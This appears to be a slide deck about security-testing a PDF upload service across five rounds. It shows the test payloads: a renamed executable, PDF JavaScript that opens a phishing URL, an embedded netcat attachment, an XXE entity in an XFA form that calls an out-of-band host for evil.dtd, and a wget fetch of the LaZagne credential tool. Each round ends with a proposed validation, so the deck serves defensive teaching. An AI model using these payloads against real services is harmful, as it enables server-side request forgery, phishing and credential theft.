

The Devil Is in the Payloads: The Gruelling Journey of Implementing a File Transfers Feature

 The devil is in the payload.

www.thalesgroup.com





Introduction

- > Most of the modern web-based application provide a feature to allow a user to send a file.
- > Such feature is called "file upload".
- > It is very common that PDF format was accepted for the file.



Introduction

- > Been able to provide malicious information to an application is an important source of security vulnerabilities ([source](#)).
- > In 2025+2026, **3568** security vulnerabilities of type “*Unrestricted Upload of File with Dangerous Type*” were identified ([source](#)).
- > Across all security assessment I performed in 2025+2026, almost all of “file upload” feature evaluated were accepting malicious files.



Introduction

- > Some popular statement I often hear:
 - ▶ PDF is a safe format!
 - ▶ A "file upload" is simple to implement!

- > Let's deep dive and explore together “The Devil is in the Payloads” concept through a little story inspired by real events that I experienced...



Context of our story

- > Our story take place in a company, precisely in the development team (called **team** from here) in charge of the complete management of the client portal.
- > The company wanted to offer the possibility to their client to attach files alongside their private chat with their advisors.
- > The team was using an agile methodology for the implementation of features.



Context of our story

> The team received the following minimal User Story to implement the file upload feature:

User Story:


As a user, I want to upload a PDF file in the chat so that I can share documents with my advisors.


Acceptance Criteria:

- 1) The system successfully transfers the file from the user interface to the storage server.
- 2) Only PDF files are allowed.
- 3) File size is limited to 10 MB.

> The team decided to implement a REST web service that the front end (*single page application*) will use to upload a file.

-





🤖 My challenge

- > Your servitor has a health bar that decrease each time I block the release of the upload service due to a security issue found.



- > When it reach **0%** then I am fired of the project!

Let's the story begin – Setup for the tests

- > A utility script, to serve as “upload client”, was created to facilitate testing using different types of malicious PDF file:

```
File: .\upload-file-client.py

1  import requests
2  import sys
3  import base64
4
5  test_file_name = sys.argv[1]
6  test_file_path = f"..pdf-samples/{test_file_name}"
7  with open(test_file_path, "rb") as file:
8      binary_data = file.read()
9      base64_bytes = base64.b64encode(binary_data)
10     base64_string = base64_bytes.decode("utf-8")
11
12     content = {"name": test_file_name, "base64EncodedContent": base64_string}
13     response = requests.post("http://upload-service.local:8080/files", json=content)
14     status = "REJECTED"
15     location = ""
16     if response.status_code == 201:
17         status = "ACCEPTED"
18         if test_file_name == "round6.pdf":
19             location = f"({location '{response.headers['Location']}'})"
20
21     print(f"iFile {status}{location}: HTTP response code {response.status_code} received.")
```

OPEN

Round n°1

- > A first test was performed with a Windows binary file renamed as a pdf file:

```
[pdf-samples] $ file round1.exe.pdf
round1.exe.pdf: PE32+ executable (console) x86-64, for MS Windows, 15 sections
```



- > **The goal** was to test if the service ensure that the provided file is a valid PDF file:

```
[scripts - 00.02 sec] > python .\upload-file-client.py round1.exe.pdf
i File ACCEPTED: HTTP response code 201 received.
[scripts - 00.33 sec] >
```

🤖 Round n°1 - Test failed...



❤️ Health state: 84%


Round n°1

- > 🤔 The following additional validation was proposed to the team:
 - ▶ Ensure that the provided file is a valid PDF by try loading it via a PDF parser.
- > ✅ Test passed after the adding of the additional validation:

```
[scripts - 00.33 sec] > python .\upload-file-client.py round1.exe.pdf  
i File REJECTED: HTTP response code 400 received.
```

Round n°2

- > A second test was performed with a valid PDF file containing a JavaScript (JS) code triggered when the file is opened:



 A JS code can, for example, open the default browser and point to a predefined URL:
`app.launchURL(\"https://my-phishing-site.com/?victimID=6C61766965\");`
 Example file

Round n°2



> **The goal** was to test if the service ensure that the provided PDF file do not contain any JavaScript code that can trigger actions on behalf of the user when he open the file:

```
[scripts - 00.97 sec] > python .\upload-file-client.py round2.pdf  
i File ACCEPTED: HTTP response code 201 received.  
[scripts - 000.2 sec] > □
```

Round n°2 - Test failed...



Health state: 68%

OPEN

Round n°2

- > 🤔 The following additional validation was proposed to the team:
 - ▶ Ensure that the provided file do not contains any JavaScript code.
- > ✅ Test passed after the adding of the additional validation:

```
[scripts - 000.3 sec] > python .\upload-file-client.py round2.pdf
[i] File REJECTED: HTTP response code 400 received.
[scripts - 00.20 sec] > □
```

Round n°3

> A third test was performed with a valid PDF file containing an attached malicious file:

The screenshot shows a PDF editor interface with a document titled "round3.pdf". The document content is as follows:

TEST DOCUMENT

Embedded file is NetCat into the following 7z archive

<https://github.com/righettod/toolbox-pentest-web/tree/master/static-binaries/windows/netcat>

```
PS C:\Temp> Get-FileHash *
```

Algorithm	Hash	Path
SHA256	C512BBA03A05A7C295800B2E38286A2B2A30F93659C544BB653ACCC6A62D0BCC	C:\Temp\nc64.7z
SHA256	3E59379F585EBF0BECB6B4E06D0FBBF806DE28A4BB256E837B4555F1B4245571	C:\Temp\nc64.exe


<https://www.virustotal.com/gui/file/3e59379f585ebf0becb6b4e06d0fbbf806de28a4bb256e837b4555f1b4245571?nocache=1>

The VirusTotal analysis results show:

- 33/72 security vendors flagged this file as malicious
- File name: nc64.exe
- Size: 44.21 KB
- Last Analysis Date: a moment ago
- Community Score: -4
- Tags: peexe, assembly, signed, idle, detect-debug-environment, overlay, 64bits, via-tor, revoked-cert, invalid-signature, long-sleeps

Round n°3

> A third test was performed with a valid PDF file containing an attached malicious file:



The screenshot shows a PDF viewer interface. At the top, a toolbar contains icons for file operations and a document titled "round3.pdf". Below the toolbar are five tabs: "Home", "Comment", "View", "Form", and "Protect". The "Home" tab is active, displaying icons for "Select", "SnapShot", "Clipboard", "Zoom", "Page Fit Option", "Reflow", and "Rotate View". Below the tabs is an "Attachments" section with a table listing the attached files.

Name	Description	Size
nc64.7z		19.31 K

Round n°3


Embedded file is NetCat into the following 7z archive

<https://github.com/righettod/toolbox-pentest-web/tree/master/static-binaries/windows/netcat>

```
PS C:\Temp> Get-FileHash *
```

Algorithm	Hash	Path
SHA256	C512BBA03A05A7C295800B2E38286A2B2A30E93659C544BB653ACCC6A62D0BCC	C:\Temp\nc64.7z
SHA256	3E59379F585EBF0BECB6B4E06D0FBBF806DE28A4BB256E837B4555F1B4245571	C:\Temp\nc64.exe

<https://www.virustotal.com/gui/file/3e59379f585ebf0becb6b4e06d0fbfbf806de28a4bb256e837b4555f1b4245571?nocache=1>



3e59379f585ebf0becb6b4e06d0fbfbf806de28a4bb256e837b4555f1b4245571

33 / 72
Community Score -4

33/72 security vendors flagged this file as malicious

3e59379f585ebf0becb6b4e06d0fbfbf806de28a4bb256e837b4555f1b4245571
nc64.exe

Size: 44.21 KB | Last Analysis Date: a moment ago | EXE

peexe assembly signed idle detect-debug-environment overlay 64bits via-tor revoked-cert invalid-signature long-sleeps

Round n°3



> **The goal** was to test if the service ensure that the provided PDF file do not contain any dangerous attachment.

> Such attachment file can be opened and executed by the user using instruction, into the PDF, intended to trick him (phishing approach).

```
[scripts - 00.39 sec] > python .\upload-file-client.py round3.pdf
i File ACCEPTED: HTTP response code 201 received.
[scripts - 00.27 sec] > █
```

Round n°3 - Test failed...



♥ Health state: 52%

OPEN

Round n°3

- > 🤔 The following additional validation was proposed to the team:
 - ▶ Ensure that the provided file do not contains any attachments files.
- > ✅ Test passed after the adding of the additional validation:

```
[scripts - 00.27 sec] > python .\upload-file-client.py round3.pdf  
i File REJECTED: HTTP response code 400 received.  
[scripts - 00.28 sec] > □
```

Round n°4

- > A fourth test was performed with a valid PDF file containing an XML Forms Architecture (XFA) form with an XML External Entity reference to an external domain:

```
[pdf-samples] $ file round4.pdf
round4.pdf: PDF document, version 1.7, 1 page(s)
```



```
round4.pdf x
13 << /Length 545 >>
14 stream
15 <!DOCTYPE xfa [
16   <!ENTITY % ext SYSTEM "https://4hmnkehnt27bjcqzjadj46m43v9mxhl6.oastify.com:443/evil.dtd">
17   %ext;
18 ]>
19 <xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
20   <xdp:template>
21     <template xmlns="http://www.xfa.org/schema/xf-a-template/2.8/">
22       <subform name="form1"><field name="field"/></subform>
23     </template>
24   </xdp:template>
25 </xdp:xdp>
```

Round n°4



> **The goal** was to test if the service ensure that the library used to parse the PDF file is not prone to the following vulnerabilities:

- ▶ XML External Entity injection (XXE)
- ▶ Server-Side Request Forgery (SSRF)

> Such vulnerabilities can lead to abuses like the following:

- ▶ Read local files on the host on which the service is deployed.
- ▶ Instruct the host, on which the service is deployed, to perform network requests.

▶ ...

Round n°4

```
[scripts - 01.33 sec] > python .\upload-file-client.py round4.pdf
```

```
i File ACCEPTED: HTTP response code 201 received.
```

```
[scripts - 00.43 sec] >
```

# ^	Time	Type	Payload
1	2026-Jan-05 14:38:33.559 UTC	DNS	4hmnkehnt27bjcqzadj46m43v9mxhl6
2	2026-Jan-05 14:38:33.730 UTC	HTTP	4hmnkehnt27bjcqzadj46m43v9mxhl6

Description		Request to Collaborator	Response from Collaborator
Inspector	Pretty	Raw	Headers
	Hackvector		
	1	GET /evil.dtd HTTP/1.1	
	2	User-Agent: Java/25.0.1	
	3	Host: 4hmnkehnt27bjcqzadj46m43v9mxhl6.oastify.com	
	4	Accept: */*	
	5	Connection: keep-alive	

Round n°4 - Test failed...



♥ Health state: 36%

OPEN


Round n°4

- > 🤔 The following additional validation was proposed to the team:
 - ▶ Ensure that the provided file do not contains any XFA forms.
 - ▶ That ways, PDF files stored will not contains any malicious XFA forms that can be triggered, if processed later, by an application using a vulnerable PDF library.
- > ✅ Test passed after the adding of the additional validation:

```
[scripts - 00.52 sec] > python .\upload-file-client.py round4.pdf  
i File REJECTED: HTTP response code 400 received.  
[scripts - 00.57 sec] > 
```

Round n°5

> A fifth test was performed with a valid PDF file containing a link to a malicious file:



Link:

<https://github.com/AlessandroZ/LaZagne/releases/download/2.4.3/lazagne.exe>

 This PDF contains a link to a file considered as a malware by some Antivirus or Browser:



[hxxps://github.com/AlessandroZ/LaZagne/releases/download/2.4.3/lazagne.exe](https://github.com/AlessandroZ/LaZagne/releases/download/2.4.3/lazagne.exe)



Round n°5 – Linked file detection by antivirus tools

```
(kali㉿kali)-[~/Downloads]
$ wget -q https://github.com/AlessandroZ/LaZagne/releases/download/2.4.3/lazagne.exe

(kali㉿kali)-[~/Downloads]
$ sha256sum lazagne.exe
ed2f501408a7a6e1a854c29c4b0bc5648a6aa8612432df829008931b3e34bf56  lazagne.exe
```



Round n°5



> **The goal** was to test if the service ensure that the provided PDF file do not contain any link to dangerous content.

> Such link can be used, in addition to instruction into the PDF, to trick the user to click on the link and then download/execute the referenced malicious program (phishing approach).

```
[scripts - 00.57 sec] > python .\upload-file-client.py round5.pdf  
i File ACCEPTED: HTTP response code 201 received.  
[scripts - 00.28 sec] > □
```

Round n°5 - Test failed...



♥ Health state: 20%

OPEN


Round n°5

- > 🤔 The following additional validation was proposed to the team:
 - ▶ Ensure that the provided file contains only links to allowed domains and content.
- > ✅ Test passed after the adding of the additional validation:


```
